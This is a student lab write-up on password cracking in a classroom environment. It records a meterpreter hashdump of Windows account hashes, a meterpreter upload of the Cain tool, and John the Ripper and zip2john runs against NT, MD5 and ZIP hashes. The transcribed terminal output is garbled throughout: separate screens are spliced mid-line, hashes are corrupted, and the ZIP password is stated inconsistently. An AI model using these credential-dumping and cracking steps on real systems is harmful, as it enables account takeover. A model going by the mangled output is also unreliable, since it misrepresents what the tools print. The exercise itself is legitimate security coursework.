    calculator.exe (Administrator) > View/100% and 3b435b51404ee and 3b435b51404ee and 3b435b51404ee and 8846f7e8ee8fb117ad06bdd830b7580c:::
    123123 (Peanut_Man) > command completed successfully.
Proceeding with incremental:ASCII
    encoder (Administrator) > interrupt, use the "exit" command to quit
    encoder (Administrator) >
```

Figure 4.14 Password successfully cracked using John the Ripper for Peanut Man

3. Use the same set of accounts you created in the previous step, use Cain and Abel to implement either a brute force attack or a dictionary attack to crack the passwords (no need to crack all the passwords).

```

root@CS2APenTest: ~
File Edit View Terminal Help
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 7 password hashes w/
Warning: poor OpenMP scalar
Will run 2 OpenMP threads
Proceeding with single, ru
Press 'q' or Ctrl-C to abort: C:\Windows\System32>net user /add Peanut_Man 123123
Almost done: Processing the net user /add Peanut_Man 123123
Warning: Only 150 candidates found, minimum 512 needed for performance.
Proceeding with wordlist:/u
    1. <-- spaces (Window 7)
    2. <-- encoder (Sunset_V_C:\Windows\System32>net user /add Captain_America lsarjose
    3. <-- add (HomeGroup) The command completed successfully.
    4. <-- template (Guest)
    5. <-- keep (Captain_America)
    6. <-- var_name (Administrator) C:\Windows\System32>net user /add Sunset_View academic
7g 0:00:00:00 DONE 2/3 (29) net user /add Sunset_View academic
Use the "--show --format=L" The command completed successfully.
Session completed
root@CS2APenTest: # john lsd4hashes.txt --format=NT
Using default input encoding: C:\Windows\System32>exit
Loaded 7 password hashes w/
Warning: no OpenMP support
meterpreter > hashdump
Press 'q' or Ctrl-C to abort: Captain_America:1004:aad3b435b51404eead3b435b51404ee:728314fd46f4c124631edh4144c5df0:::
Almost done: Processing the quest:501:aad3b435b51404eead3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Warning: Only 17 candidate HomeGroupUsers:1002:aad3b435b51404eead3b435b51404ee:2d79c7f57c09bad3139f56290e44ab23:::
Proceeding with wordlist:/peanut Man:1003:aad3b435b51404eead3b435b51404ee:579110c49145015c47ec0267657d3174:::
password (Administrator) Window 7 Sunset_View:1005:aad3b435b51404eead3b435b51404ee:4ce9ead330a0fa284d0c9bf0b84ff:::
calculator.exe (Guest) meterpreter > Interrupt: use the 'exit' command to quit
123123 (Peanut_M) meterpreter > upload /root/CYSE301/Module IV-Password Cracking/ca_setup.exe C:\\
Proceeding with incremental[*] uploading : /root/CYSE301/Module IV-Password Cracking/ca_setup.exe -> C:\\
academic.exe (Sunset_V:)

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```

Figure 4.15 Install Cain

- I used command ***meterpreter > upload /root/CYSE301/Module| IV-Password| Cracking/ca_setup.exe C:*** to install Cain




Figure 4.16 Remote Desktop established (after multiple attempts)




Figure 4.17 Installing CA_Setup




Figure 4.18 Cain displaying usernames




Figure 4.19 Used Dictionary attack to crack passwords

Task B: 10 points + 10 points (Bonus)

In this assignment, you will need to decrypt an MD5 cipher (10 points) and an encrypted ZIP file (10 extra points) in order to get full credits.

The screenshot shows a terminal window titled "root@CS2APenTest: ~" running on a Kali Linux system. The user has run the command "john lab4taskb.txt". The output of the command is displayed in the terminal, showing various hash types and their corresponding cracking attempts. The terminal window is part of a larger desktop environment with multiple windows visible in the background.

```
root@CS2APenTest: # john lab4taskb.txt
Warning: detected hash type "LM", but the string is also recognized as "dynamic=md5($p)"
Use the "--format=dynamic=md5($p)" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "HARVAL-128-4"
Use the "--format=HARVAL-128-4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "MD2"
Use the "--format=MD2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mdc2"
Use the "--format=mdc2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash"
Use the "--format=mscash" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "mscash2"
Use the "--format=mscash2" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "NT"
Use the "--format=NT" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD4"
Use the "--format=Raw-MD4" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5"
Use the "--format=Raw-MD5" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-MD5u"
Use the "--format=Raw-MD5u" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Raw-SHA1-AxCrypt"
Use the "--format=Raw-SHA1-AxCrypt" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ripemd-128"
Use the "--format=ripemd-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "Snefru-128"
Use the "--format=Snefru-128" option to force loading these as that type instead
Warning: detected hash type "LM", but the string is also recognized as "ZipMonster"
Use the "--format=ZipMonster" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with no different salts (LM [DES 256/256 AVX2])
Warning: poor OpenMP scalability for this hash type, consider --fork=2
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
```

Figure 4.20 John the Ripper without Format

I used the command **gedit** to create a file for the key2zip.txt and copied/pasted into new file **lab4taskb.txt**

- I then used John the Ripper to attempt to decrypt the passwords

```

File Edit View Terminal Help
Proceeding with incremental-LM ASCII
0g 0:00:03:20 0.15% 3/3 (ETA: 2020-08-04 10:30) 0g/s 56303Kp/s 56303Kc/s 112607KC/s 50DLQI..50HVJK
0g 0:00:03:28 0.15% 3/3 (ETA: 2020-08-04 10:57) 0g/s 55641Kp/s 55641Kc/s 111282KC/s 2489M1..248NY07
Session aborted
root@CS2APenTest:~# john lab4taskb.txt --format=NTlm
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 256/256 AVX2 8x3]) 123123
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any. lsarjose
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental-ASCII
0g 0:00:01:59 3/3 0g/s 36108Kp/s 36108KC/s hb567te..hb567t
Session aborted
root@CS2APenTest:~# john --format=zip lab4taskb.txt user add Sunset View academic
Using default input encoding: UTF-8
No password hashes loaded (See FAQ)
root@CS2APenTest:~# john --format=Raw-MD5 lab4taskb.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any. 04ee720314fd46f4cl24631ed4144c5df0:::
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental-ASCII
0g 0:00:01:34 DONE 3/3 (2020-08-02 21:23) 0.01062g/s 38008Kp/s 38008KC/s cyshd1*.cye301.907088477:::
Session completed
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
root@CS2APenTest:~# john --show --format=Raw-MD5 lab4taskb.txt
?cyse301 Zip.txt: No such file uploading : /root/CYSE301/Module IV-Password Cracking/ca_setup.exe -> C:\cyse301\Zip.txt
?cyse301 Zip.txt: No such file uploading : /root/CYSE301/Module IV-Password Cracking/ca_setup.exe -> C:\cyse301\Zip.txt
1 password hash cracked, 0 left
root@CS2APenTest:~#

```

To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

Figure 4.21 Password Cracked?

- (If my attempts were correct) I used the command ***john --format=Raw-MD5 lab4taskb.txt*** to attempt to crack the password. The session was successful, therefore I then used the command

- ***john --show --format=Raw-MD5 lab4taskb.txt*** to show any successful password cracks
- Password ***cyse301***

```

File Edit View Search Terminal Help
2a288ded452cd63e84776edfa3c0d7a679e3c1859bedf3968beb202b4a8bf99b4a059eb772f66a44696034d78ee2914750d2f98b2f623a13f9d^
59d3d35997c0aebf0f5397*$pkzip2$:Direction2Bonus.txt:Direction2Bonus.zip:Direction2Bonus.zip
root@CS2APenTest:~/Documents#
File Edit View Search Terminal Help
2a288ded452cd63e84776edfa3c0d7a679e3c1859bedf3968beb202b4a8bf99b4a059eb772f66a44696034d78ee2914750d2f98b2f623a13f9d^
59d3d35997c0aebf0f5397*$pkzip2$:Direction2Bonus.txt:Direction2Bonus.zip:Direction2Bonus.zip
root@CS2APenTest:~/Documents# zip2john Direction2Bonus.zip > zip2johnOutput
ver 2.0 ehh 9901 Direction2Bonus.zip/pkzip2$:Direction2Bonus.txt:Direction2Bonus.zip PKZIP Enr: cmplen=201, decmplen=245, crc=9A662F9D
root@CS2APenTest:~/Documents# --format=ZIP zip2johnOutput
bash: --format=ZIP: command not found
root@CS2APenTest:~/Documents# --format=ZIP zip2johnOutput
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 3 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password! (Direction2Bonus.zip/Direction2Bonus.txt)
1g 0:00:00:01 DONE 2/3 (2020-08-02 22:00) 0.6578g/s 37519p/s 37519c/s 37519C/s ariane2..skyline!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@CS2APenTest:~/Documents# --show
bash: --show: command not found
root@CS2APenTest:~/Documents# 

```

EXTRA CREDIT Figure 4.22
attempting to crack password for *direction2bonus.zip*

```

File Edit View Search Terminal Help
root@CS2APenTest:~/Documents# --format=ZIP zip2johnOutput
bash: --format=ZIP: command not found
root@CS2APenTest:~/Documents# john --format=ZIP zip2johnOutput
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 3 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password! (Direction2Bonus.zip/Direction2Bonus.txt)
1g 0:00:00:01 DONE 2/3 (2020-08-02 22:00) 0.6578g/s 37519p/s 37519c/s 37519C/s ariane2..skyline!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@CS2APenTest:~/Documents# --show
bash: --show: command not found
root@CS2APenTest:~/Documents# john --show zip2johnOutput
Password files required, but none specified
root@CS2APenTest:~/Documents# john --show zip2johnOutput
Direction2Bonus.zip/Direction2Bonus.txt:password!:Direction2Bonus.zip:Direction2Bonus.zip
1 password hash cracked, 0 left
root@CS2APenTest:~/Documents# 

```

Figure 4.23 Using John the Ripper




Figure 4.24 Files extracted into Documents

-I used the password **cyse301** to open the folder and once inside, I extracted the files to the documents.

-used the command **cd Documents**

The screenshot shows a Kali Linux desktop environment with multiple windows open. In the foreground, a terminal window titled 'root@CS2APenTest: ~/Documents' is active. The terminal output shows the following commands and their results:

```

File Edit View Search Terminal Help
bash: --format=ZIP: command not found
root@CS2APenTest: ~/Documents# zip2john Direction2Bonus.zip
bash: --format=ZIP: command not found
root@CS2APenTest: ~/Documents# john --format=ZIP zip2johnOutput
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 256/256 AVX2 8x])
Will run 2 OpenMP threads
Proceeding with single, rules:Single (Direction2B
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done; Processing the remaining buffered candidate passwords, if any.
Warning: Only 3 candidates buffered for the current salt, minimum 16 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password!
(Direction2Bonus.zip/Direction2Bonus.txt)
ig 0:00:00:01 DONE 2/3 (2020-08-02 22:00) 0.6578g/s 37519p/s 37519C/s 37519C/s ariane2..skyline!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@CS2APenTest:~/Documents# --show
bash: --show: command not found
root@CS2APenTest:~/Documents# john --show
Password files required, but none specified
root@CS2APenTest:~/Documents# john --show zip2johnOutput
Direction2Bonus.zip/Direction2Bonus.txt:password!Direction2Bonus.zip:Direction2Bonus.zip
1 password hash cracked, 0 left

```

The terminal also displays a message about session completion and a warning about buffered candidates. A tooltip at the bottom right indicates that "ModuleV-TaskB.zip" is selected (823 bytes).

Figure 4.25 Password Extracted

- Once extracted, I used the command **zip2john Direction2Bonus.zip**
- then I used the command **john --format=ZIP zip2johnOutput**
- password = password!**

Figure 4.26 Assignment Completed